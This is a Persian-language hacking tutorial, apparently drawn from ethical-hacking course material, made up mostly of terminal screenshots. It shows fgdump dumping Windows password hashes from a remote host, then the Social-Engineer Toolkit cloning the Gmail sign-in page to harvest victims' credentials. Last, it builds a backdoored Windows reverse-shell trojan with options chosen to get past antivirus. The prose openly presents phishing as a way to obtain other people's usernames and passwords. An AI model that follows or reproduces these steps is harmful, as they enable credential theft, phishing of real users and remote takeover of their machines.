

یکی دیگر از ابزارهایی که برای Crack Password استفاده می شود fgdump می باشد.

```


Administrator: C:\Windows\system32\cmd.exe - fgdump.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\fgdump

C:\fgdump>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2016-01-24-13-00-32 ---
Starting dump on 127.0.0.1

```




```
C:\Administrator: C:\Windows\system32\cmd.exe  
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net  
Written to make j0m0kun's life just a bit easier  
Copyright(C) 2008 fizzgig and foofus.net  
fgdump comes with ABSOLUTELY NO WARRANTY!  
This is free software, and you are welcome to redistribute it  
under certain conditions; see the COPYING and README files for  
more information.  
  
ERROR: you must specify a server and username!  
  
C:\fgdump>fgdump.exe -h 192.168.1.52 -u u1 -p 123456  
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net  
Written to make j0m0kun's life just a bit easier  
Copyright(C) 2008 fizzgig and foofus.net  
fgdump comes with ABSOLUTELY NO WARRANTY!  
This is free software, and you are welcome to redistribute it  
under certain conditions; see the COPYING and README files for  
more information.  
  
--- Session ID: 2016-01-24-13-13-00 ---  
Starting dump on 192.168.1.52  
  
** Beginning dump on server 192.168.1.52 **  
OS (192.168.1.52): Microsoft Windows Unknown Unknown (Build 7601) (64-bit)  
Passwords dumped successfully
```

Social-Engineering Toolkit

Phishing

با استفاده از این روش شما می توانید Username و Password و اکانت های فرد مورد نظر را بدست آورید در این روش شما یک کپی از سایت مورد نظر مانند Gmail و Yahoo و ... گرفته و آن را بر روی وب سرور خود قرار می دهید و سپس افراد قربانی را به سمت سایت جعلی خود هدایت می کنید و زمانی که فرد قربانی اقدام به زدن Username و Password می کند شما می توانید آنها را مشاهده کنید از این روش بیشتر در شبکه های LAN استفاده می شود و جز روش ها و تکنیک های Social Engineering می باشد.

روش کار به صورت زیر می باشد:



```
Terminal
File Edit View Search Terminal Help
OF THE POSSIBILITY OF SUCH DAMAGE.

The above licensing was taken from the BSD licensing and is applied to Social-Engineer Toolkit as well.

Note that the Social-Engineer Toolkit is provided as is, and is a royalty free open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long as you give the appropriate credit where credit is due (which means giving the authors the credit they deserve for writing it). Also note that by using this software, if you ever see the creator of SET in a bar, you should give him a hug and buy him a beer. Hug must last at least 5 seconds. Author holds the right to refuse the hug (most likely will never happen) or the beer (also most likely will never happen).

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

Do you agree to the terms of service [y/n]: y
```

```
Terminal
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

```
Terminal
File Edit View Search Terminal Help

The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

```
Terminal
File Edit View Search Terminal Help

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method

99) Return to Main Menu

set:webattack>3
```

```
Terminal
File Edit View Search Terminal Help
7) Full Screen Attack Method
99) Return to Main Menu
set:webattack>2

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>2
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig eth0  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:db:54:c4  
          inet addr:172.16.100.8  Bcast:172.16.100.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fedb:54c4/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:32 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:2459 (2.4 KiB)  TX bytes:2814 (2.7 KiB)  
  
root@kali:~#  
  
99) Return to Webattack Menu  
  
set:webattack>2  
[-] NAT/Port Forwarding can be used in the cases where your SET machine is  
[-] not externally exposed and may be a different IP address than your reverse l  
istener.  
set> Are you using NAT/Port Forwarding [yes|no]: no  
[-] Enter the IP address of your interface IP or if your using an external IP, w  
hat  
[-] will be used for the connection back and to house the web server (your inter  
face address)  
set:webattack> IP address or hostname for the reverse connection:172.16.100.8
```

```
Google Accounts x  
← → ↻ https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&sc=1&ltmpl=default&  
Apps New Tab
```



```
Terminal
File Edit View Search Terminal Help
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
set:webattack> IP address or hostname for the reverse connection:172.16.100.8
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://accounts.google.com/ServiceLogin?s
ervice=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&sc
c=1&ltmpl=default&ltmplcache=2&emr=1&osid=1
```

```
Terminal
File Edit View Search Terminal Help
set:webattack> IP address for the POST back in Harvester/Tabnabbing:172.16.100.8
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&sc
c=1&ltmpl=default&ltmplcache=2&emr=1&osid=1

[*] Cloning the website: https://accounts.google.com/ServiceLogin?service=mail&p
assive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&sc=1&ltmpl=def
ault&ltmplcache=2&emr=1&osid=1
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory o
f apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/ha
rvester_date.txt
Feel free to customize post.php in the /var/www directory
[*] All files have been copied to /var/www
{Press return to continue}
```





Google

One account. All of Google.

Sign in to continue to Gmail

A screenshot of the Google sign-in page. It features a large, light gray circular profile picture placeholder at the top. Below it, the text 'Sign in to continue to Gmail' is displayed. The main part of the page is a white box containing two input fields: 'Email' and 'Password'. A blue 'Sign in' button is located at the bottom of this box. A red rectangle highlights the entire sign-in form area, including the input fields and the button.



Module 06 Malware Threats



Malware Threats

Module 06

Unmask the **Invisible Hacker.**



Introduction to Malware

CEH
Certified Ethical Hacker

Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Examples of Malware

Trojan Horse	Virus
Backdoor	Worms
Rootkit	Spyware
Ransomware	Botnet
Adware	Crypter

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Make Trojan with windows shell

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# setoolkit
```

```
root@kali: ~  
File Edit View Search Terminal Help  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
Join us on irc.freenode.net in channel #settoolkit  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
Select from the menu:  
1) Social-Engineering Attacks  
2) Fast-Track Penetration Testing  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
set> 1
```

```
root@kali: ~  
File Edit View Search Terminal Help  
The one stop shop for all of your SE needs.  
Join us on irc.freenode.net in channel #setoolkit  
The Social-Engineer Toolkit is a product of TrustedSec.  
Visit: https://www.trustedsec.com  
Select from the menu:  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
99) Return back to the main menu.  
set> 4
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig eth0
eth0: Link encap:Ethernet  HWaddr 00:0c:29:db:54:c4
      inet addr:172.16.100.5  Bcast:172.16.100.255  Mask:255.255.255.0
      inet6 addr: fe80::20c:29ff:fedb:54c4/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:5717 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3717 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:738390 (721.0 KiB)  TX bytes:735165 (717.9 KiB)

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
    the quieter you become, the more you are able to hear"
99) Return back to the main menu.

set> 4
set:payloads> Enter the IP address for the payload (reverse):172.16.100.5
```

```
root@kali: ~
File Edit View Search Terminal Help

Name:                                Description:
1) Windows Shell Reverse_TCP        Spawn a command shell on victim and
d send back to attacker
2) Windows Reverse_TCP Meterpreter  Spawn a meterpreter shell on victi
m and send back to attacker
3) Windows Reverse_TCP VNC DLL      Spawn a VNC server on victim and s
end back to attacker
```

```
root@kali: ~  
File Edit View Search Terminal Help  
7) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter  
8) Windows Meterpreter All Ports Spawn a meterpreter shell and find a port home (every port)  
9) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter  
10) Windows Meterpreter Reverse DNS Use a hostname instead of an IP address and spawn Meterpreter  
11) SE Toolkit Interactive Shell Custom interactive reverse toolkit designed for SET  
12) SE Toolkit HTTP Reverse Shell Purely native HTTP shell with AES encryption support  
13) RATTE HTTP Tunneling Payload Security bypass payload that will tunnel all comms over HTTP  
14) ShellCodeExec Alphanum Shellcode This will drop a meterpreter payload through shellcodeexec  
15) PyInjector Shellcode Injection This will drop a meterpreter payload through PyInjector  
16) MultiPyInjector Shellcode Injection This will drop multiple Metasploit payloads via memory  
17) Import your own executable Specify a path for your own executable  
set:payloads>1
```

```
root@kali: ~  
File Edit View Search Terminal Help  
encryption support  
13) RATTE HTTP Tunneling Payload          Security bypass payload that will  
tunnel all comms over HTTP  
14) ShellCodeExec Alphanum Shellcode      This will drop a meterpreter paylo  
ad through shellcodeexec  
15) PyInjector Shellcode Injection        This will drop a meterpreter paylo  
ad through PyInjector  
16) MultiPyInjector Shellcode Injection   This will drop multiple Metasploit  
payloads via memory  
17) Import your own executable            Specify a path for your own execut  
able  
  
set:payloads>1  
  
Select one of the below, 'backdoored executable' is typically the best. However,  
most still get picked up by AV. You may need to do additional packing/crypting  
in order to get around basic AV detection.  
  
1) shikata_ga_nai  
2) No Encoding  
3) Multi-Encoder  
4) Backdoored Executable  
  
set:encoding>4
```

```
root@kali: ~  
File Edit View Search Terminal Help  
13) RATTE HTTP Tunneling Payload          Security bypass payload that will  
tunnel all comms over HTTP  
14) ShellCodeExec Alphanum Shellcode      This will drop a meterpreter paylo  
ad through shellcodeexec  
15) PyInjector Shellcode Injection        This will drop a meterpreter paylo  
ad through PyInjector  
16) MultiPyInjector Shellcode Injection   This will drop multiple Metasploit  
payloads via memory  
17) Import your own executable            Specify a path for your own execut  
able  
  
set:payloads>1  
  
Select one of the below, 'backdoored executable' is typically the best. However,  
most still get picked up by AV. You may need to do additional packing/crypting  
in order to get around basic AV detection.  
  
1) shikata_ga_nai  
2) No Encoding  
3) Multi-Encoder "the quieter you become, the more you are able to hear"  
4) Backdoored Executable  
  
set:encoding>4  
set:payloads> PORT of the listener [443]:2960
```